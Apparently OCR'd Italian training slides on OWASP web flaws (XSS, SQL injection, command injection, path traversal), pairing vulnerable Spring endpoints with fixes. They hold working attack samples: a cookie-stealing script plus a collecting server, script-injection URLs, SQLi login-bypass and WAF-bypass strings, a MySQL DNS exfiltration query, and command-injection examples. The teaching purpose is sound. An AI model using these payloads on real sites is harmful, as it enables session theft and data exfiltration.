OWASP (Open Web Application Security Project) è una comunità internazionale senza scopo di lucro che lavora per migliorare la sicurezza delle applicazioni web. OWASP fornisce una varietà di risorse per aiutare gli sviluppatori e le organizzazioni a proteggere le loro applicazioni web da attacchi informatici, tra cui:

- OWASP Top 10, una lista delle 10 più critiche vulnerabilità di sicurezza delle applicazioni web
- OWASP Application Security Verification Standard (ASVS), un documento che fornisce una guida dettagliata su come testare le applicazioni web per vulnerabilità di sicurezza
- Una varietà di strumenti e framework di sicurezza open source
- Una vasta gamma di documenti e risorse educative

OWASP è una risorsa preziosa per chiunque sia coinvolto nello sviluppo o nella gestione di applicazioni web.

XSS Cross Site Scripting

L'XSS, o Cross-Site Scripting, è un tipo di attacco informatico che sfrutta una vulnerabilità in un'applicazione web per inserire codice dannoso all'interno di una pagina web. Questo codice dannoso, che viene eseguito dal browser dell'utente, può essere utilizzato per rubare dati sensibili, come password e credenziali di accesso, o per eseguire altre azioni dannose, come reindirizzare l'utente a un sito web malevolo o visualizzare annunci pubblicitari.

Esistono tre tipi principali di attacchi XSS:

- **Reflected XSS**: questo tipo di attacco si verifica quando un utente malintenzionato invia un link o un'altra forma di input che contiene codice dannoso. Quando l'utente vulnerabile fa clic sul link o invia l'input, il codice dannoso viene eseguito dal browser dell'utente.
- **Stored XSS**: questo tipo di attacco si verifica quando il codice dannoso viene archiviato in un database o in un'altra posizione da cui può essere visualizzato da altri utenti. Ad esempio, un utente malintenzionato potrebbe inserire codice dannoso in un commento di un forum o in un post su un social network.
- **DOM XSS**: questo tipo di attacco si verifica quando il codice dannoso viene eseguito dal DOM (Document Object Model) del browser. Il DOM è un modello che rappresenta la struttura di una pagina web e consente agli script di interagire con i suoi elementi.

XSS Cross Site Scripting

Mitigation

Esistono diverse misure che possono essere adottate per difendersi dagli attacchi XSS, tra cui:

- Validare gli input degli utenti: è importante validare tutti gli input degli utenti per assicurarsi che non contengano codice dannoso.
- Utilizzare filtri per rimuovere il codice dannoso: esistono diversi filtri che possono essere utilizzati per rimuovere il codice dannoso dagli input degli utenti.
- Educare gli utenti: è importante educare gli utenti sui rischi degli attacchi XSS e su come proteggersi.

XSS Cross Site Scripting

Attacco - Reflected

Codice vulnerabile

```
@GetMapping("/xss")
public String xss(@RequestParam(name = "name", required = false) String name) {
    return "<h1>Hello, " + name + "!</h1>";
}
```

http://localhost:8080/xss?name=<script>alert(’foo’)</script>

```
const image = document.createElement('img');
image.src = 'http://localhost:3000/' + document.cookie;
document.body.appendChild(image);
```

XSS Cross Site Scripting

Attacco

```
const http = require('http');

const server = http.createServer((req, res) => {

 console.log(req.url)

 res.statusCode = 200;
 res.setHeader('Content-Type', 'text/plain');
 res.end('Hello, world!');
});

server.listen(3000);
```

XSS Cross Site Scripting

Difesa - Server Side

- https://owasp.org/www-project-java-encoder/
- https://github.com/OWASP/owasp-java-encoder/
- https://github.com/owasp/java-html-sanitizer

```
@GetMapping("/secure-xss")
public String secureXss(@RequestParam(name = "name", required = false) String name) {
    if (name == null || name.isEmpty()) {
        return "<h1>Name is required.</h1>";
    }

    String escapedName = Encode.forHtml(name);

    return "<h1>Hello, " + escapedName + "!</h1>";
}
```

XSS Cross Site Scripting

Attacco - DOM Based

XSS DOM-based,è un tipo di attacco XSS in cui il codice malevolo viene iniettato nel DOM (Document Object Model) del browser della vittima. Il codice malevolo viene quindi eseguito quando la vittima visita la pagina web vulnerabile.

Gli attacchi XSS DOM-based possono essere eseguiti in diversi modi, ma più comunemente sfruttano una vulnerabilità in un'applicazione JavaScript che consente a un utente di controllare i valori delle proprietà del DOM. Ad esempio, un attaccante potrebbe iniettare codice malevolo in un campo di ricerca o in un campo di commento. Quando la vittima visita la pagina web vulnerabile e invia il modulo, il codice malevolo viene iniettato nel DOM del browser della vittima e viene eseguito.

XSS Cross Site Scripting

Attacco - DOM Based

Codice vulnerabile

```
<select>

 <script>

 document.write("<OPTION
value=1>"+decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=")+8))+"</OPTION>");

 document.write("<OPTION value=2>English</OPTION>");

 </script>
```

Comportamento richiesto
?default=French

Comportamento malevolo
?default=<script>alert(document.cookie)</script>

XSS Cross Site Scripting

Difesa - DOM Based

Sanitizzazione lato client

https://github.com/cure53/DOMPurify

```
<script type="text/javascript" src="lib/purify.js"></script>
<script>
   const url = decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=")+8));
   document.write("<OPTION value=1>"+DOMPurify.sanitize(url)+"</OPTION>");

   document.write("<OPTION value=2>English</OPTION>");
</script>
```


XSS Cross Site Scripting

Difesa

Utilizzando framework e librerie testate ed open source.

Angular

Angular dispone di funzionalità di sicurezza integrate per proteggere l'applicazione dagli attacchi XSS.



XSS Cross Site Scripting

Attacco - Stored

XSS in cui il codice dannoso viene memorizzato su un server web. Questo codice viene quindi eseguito nel browser di un utente quando l'utente visita una pagina web che contiene il codice dannoso.

Gli attacchi stored XSS sono più pericolosi degli attacchi reflected XSS, in quanto il codice dannoso viene memorizzato sul server web e può essere eseguito da qualsiasi utente che visita la pagina web.

- **Commenti sui blog**: I commenti sui blog sono un luogo in cui gli utenti possono inserire testo non filtrato. Un utente malintenzionato potrebbe utilizzare questa opportunità per inserire codice XSS.
-
- Form di contatto: I form di contatto sono utilizzati per raccogliere informazioni dagli utenti. Un utente malintenzionato potrebbe utilizzare questa opportunità per inserire codice XSS nei campi di testo.
-
- Forum di discussione: I forum di discussione sono un luogo in cui gli utenti possono condividere informazioni e opinioni. Un utente malintenzionato potrebbe utilizzare questa opportunità per inserire codice XSS nei messaggi.
-
- Chatbox: Le chatbox sono utilizzate per conversare in tempo reale con altri utenti. Un utente malintenzionato potrebbe utilizzare questa opportunità per inserire codice XSS nei messaggi.

XSS Cross Site Scripting

Attacco - Stored

Esempio di codice vulnerabile che salva il payload del client in Redis (potrebbe essere utilizzato anche qualsiasi altro db o file per salvare il payload malevolo).

```
@PostMapping("/stored-xss")
public String stored(@RequestBody StoredXssPayload payload) {
    redisTemplate.opsForList().leftPush("names", payload.getName());

    return "<h1>Added!</h1>";
}

@GetMapping("/stored-xss")
public String stored() {
    List<String> names = redisTemplate.opsForList().range("names", 0, -1);

    StringBuilder sb = new StringBuilder();
    sb.append("<h1>Names</h1>");
    for (String name : names) {
        sb.append("<p>" + name + "</p>");
    }
    return sb.toString();
}
```

XSS Cross Site Scripting

Difesa - Stored

Anche in questo caso bisogna sanitizzare il payload degli utenti. In questo esempio vediamo come farlo lato be.

```
@PostMapping("/stored-xss")
public String stored(@RequestBody StoredXssPayload payload) {
    redisTemplate.opsForList().leftPush("names", Encode.forHtml(payload.getName()));

    return "<h1>Added!</h1>";
}
```

XSS Cross Site Scripting

Risorse

https://owasp.org/www-community/attacks/xss/
https://portswigger.net/research/cross-site-scripting-research

Hacking APIs Breaking Web Application Programming Interfaces Final
https://www.amazon.com/Hacking-APIs-Application-Programming-Interfaces/dp/1718502443/

web security for developers
https://www.amazon.com/Web-Security-Developers-Malcolm-McDonald/dp/1593279949/

SQLi

L'SQL injection, è un tipo di vulnerabilità che consente a un utente malintenzionato di eseguire comandi SQL arbitrari su un database. Questa vulnerabilità si verifica quando un'applicazione accetta input utente non validato e lo utilizza per costruire una query SQL.

Un esempio di vulnerabilità SQL injection è un'applicazione web che consente agli utenti di accedere ai propri account. Se l'applicazione non convalida correttamente l'input dell'utente, un utente malintenzionato potrebbe inserire un nome utente che contiene caratteri speciali che possono essere utilizzati per costruire una query SQL che consente all'utente malintenzionato di accedere a qualsiasi account sul database.

Gli attacchi SQL injection possono essere utilizzati per ottenere una varietà di informazioni sensibili, come password, credenziali di accesso e dati aziendali. Possono anche essere utilizzati per eseguire codice dannoso o per prendere il controllo di un database.

il classico
username=admin
password 1=1 --

SQLi

Security Bypass

I bypass dell'SQL injection sono tecniche utilizzate per eludere le misure di sicurezza implementate per prevenire questo genere di attacchi.

- ***Escaping dei caratteri speciali***: utilizzare caratteri di escape per codificare i caratteri speciali utilizzati per costruire una query SQL dannosa.
- ***Utilizzo di tecniche di fuzzing***: utilizzare tecniche di fuzzing per generare input utente casuali che possono eludere le misure di sicurezza.

WAF Bypass

Generic Bypasses
Blacklist delle keywords - bypass usando uppercase/lowercase
?id=1 AND 1=1#
?id=1 AnD 1=1#
?id=1 aNd 1=1#

Scientific Notation WAF bypass
-1' or 1.e(1) or '1'='1
-1' or 1337.1337e1 or '1'='1
' or 1.e('')=

SQLi

Non blind Sql injection
Attaccante vede immediatamente i risultati dell'attacco

- **Union-based SQL injection:** L'attaccante inserisce un input utente dannoso in un campo di input che viene utilizzato per costruire una query SQL. La query SQL viene quindi eseguita e l'attaccante può accedere a dati sensibili nel database, come password o numeri di carta di credito.

- **Out-of-band SQL injection:** L'attaccante inserisce un input utente dannoso in un campo di input che viene utilizzato per costruire una query SQL. La query SQL viene quindi eseguita e l'attaccante può eseguire codice arbitrario sul server web.

mysql
SELECT load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+user),'.', (SELECT+password),'.',example.com\\test.txt'))

In questo modo l'applicazione invierà una richiesta DNS al dominio database_version.database_user.database_password.example.com, esponendo i dati sensibili all'attaccante.

SQLi

Non blind Sql injection
Attaccante vede immediatamente i risultati dell'attacco

Blind SQL injection, l'attaccante non vede immediatamente i risultati dell'attacco, deve inferire i risultati dell'attacco osservando il comportamento dell'applicazione web.

- ***Time-based SQL injection:*** L'attaccante inserisce un input utente dannoso in un input che viene utilizzato per costruire una query SQL. La query SQL viene quindi eseguita e l'attaccante misura il tempo impiegato per eseguire la query. Se la query impiega più tempo del solito, l'attaccante può inferire che l'input utente dannoso è stato utilizzato per costruire una query SQL complessa.

- ***Error-based SQL injection:*** L'attaccante inserisce un input utente dannoso in un campo di input che viene utilizzato per costruire una query SQL. La query SQL viene quindi eseguita e l'attaccante osserva gli errori generati dalla query. Se la query genera un errore, l'attaccante può inferire che l'input utente dannoso è stato utilizzato per costruire una query SQL non valida.

SQLi

Codice vulnerabile

```
@GetMapping("/sql-injection")
public SecretInfoEntity getSecretInfoSqli(@RequestParam(name = "name") String name, @RequestParam(name = "secretKey") String secretKey) {
    return (SecretInfoEntity) entityManager
            .createNativeQuery("SELECT * FROM secret_info where name = '" + name + "' and secret_key = '" + secretKey + "'", SecretInfoEntity.class)
            .getSingleResult();
}
```

SQLi

Parametrizzazione degli argomenti

```
@GetMapping("/sql-parametrization")
public SecretInfoEntity getSecretInfoParametrization(@RequestParam(name = "name") String name, @RequestParam(name =
"secretKey") String secretKey) {
    return (SecretInfoEntity) entityManager
            .createNativeQuery("SELECT * FROM secret_info where name = :name and secret_key = :secretKey", SecretInfoEntity.class)
            .setParameter("name", name)
            .setParameter("secretKey", secretKey)
            .getSingleResult();
}
```

Uso di repository

```
@GetMapping("/sql-repository")
public SecretInfoEntity getSecretInfoRepository(@RequestParam(name = "name") String name, @RequestParam(name = "secretKey")
String secretKey) {
    return secretInfoRepository.findByNameAndSecretKey(name, secretKey);
}
```

Command Injection

Il command injection è una vulnerabilità di sicurezza che consente a un utente malintenzionato di eseguire comandi arbitrari sul sistema operativo di un'applicazione. Questo può essere fatto fornendo una stringa di input malformata a un'applicazione che viene utilizzata per eseguire comandi sul sistema operativo.

Le chiamate a riga di comando sono comuni per i linguaggi interpretati. In PHP si chiamano altri programmi tramite la riga di comando. E anche Python e Ruby sono popolari per le attività di scripting, quindi rendono facile l'esecuzione di comandi a livello di sistema operativo.

In Java non è molto comune, ma si possono eseguire i comandi a livello di os utilizzando la libreria ***java.lang.Runtime***

Command Injection

Top 25 paramenters che potrebbero essere vulnerabili al command injection e ad altre vulnerabilità RCE simili.

- ?cmd={payload}
- ?exec={payload}
- ?command={payload}
- ?execute{payload}
- ?ping={payload}
- ?query={payload}
- ?jump={payload}
- ?code={payload}
- ?reg={payload}
- ?do={payload}
- ?func={payload}
- ?arg={payload}
- ?option={payload}
- ?load={payload}
- ?process={payload}
- ?step={payload}
- ?read={payload}
- ?function={payload}
- ?req={payload}
- ?feature={payload}
- ?exe={payload}
- ?module={payload}
- ?payload={payload}
- ?run={payload}
- ?print={payload}

Command Injection

Esempio di codice vulnerabile

```
@GetMapping("/command")
public String command(@RequestParam String command) throws IOException {
  Runtime.getRuntime().exec(command);

   return “executed”;
}
```

http://localhost:8080/command?command=printenv

Command Injection

Mitigation

- Utilizzare una blacklist di comandi non permessi. Problema: un attaccante può bypassare la blacklist facendo l'escape delle stringhe ***rm -rf \\\/*** contacatenare i comandi ***ls | cat*** o utilizzare caratteri speciali
- Utilizzare una whitelist di soli comandi permessi.
- Utilizzare un ambiente di esecuzione Java sandbox per bloccare l'accesso dell'applicativo alle risorse del sistema
- Permettere solo a determinati utenti di eseguire i file controllando il ruolo prima di lanciare il comando.
- Non usare metodi che interagiscono direttamente con il sistema operativo sul quale gira l'applicativo!

Path Traversal

Path traversal, o directory traversal, è un tipo di vulnerabilità di sicurezza che consente a un utente malintenzionato di accedere a file o directory che non dovrebbe essere in grado di accedere. Questa vulnerabilità si verifica quando un'applicazione web o un sistema operativo accetta input utente non validato e lo utilizza per costruire un percorso di file.

La principale minacchia è l'accesso a file sensibili come file di configurazione o file di database da parte di utenti non autorizzati.

Path Traversal

Codice vulnerabile

```
@GetMapping("/file-traversal")
public String getFile(@RequestParam String path) throws IOException {
    return Files.readString(Path.of(path), StandardCharsets.UTF_8);
}
```

Potrebbe trattarsi di qualsiasi tipo di operazione, non soltanto una read di un file di testo, ma anche il download di immagini e video (pensiamo per esempio ad applicazioni social o chat), pdf riservati ecc...

Path Traversal

Mitigation

- Utilizzare un'espressione regolare per convalidare l'input dell'utente prima di utilizzarlo per costruire un percorso di file.
- Non consentire agli utenti di inserire percorsi arbitrari.
- Utilizzare un firewall per bloccare l'accesso a directory sensibili.
- Formare gli utenti sugli attacchi path traversal.

Path Traversal

Best Practice

- Non dare visibilità sul reale nome e/o posizione di una risorsa.
- Avere una tabella di mapping con un uuid <-> risorsa.
- Il client deve conoscere esclusicamente l'id (uuid) della risorsa interessata (con un uuid anche gli attacchi brute force non sono efficaci).
- I file non devono essere caricati sulla stessa macchina su cui è eseguito l'applicativo backend.
- Il backend una volta ricevuta la request del client con l'id della risorsa richiesta, fa una query al db, recupera il path del file interessato, ora fa una chiamata al server di storage per leggere il file e torna le info al client.
-
- Eventualmente si controlla se l'utente ha i permessi per poter leggere il file.

Path Traversal

Best Practice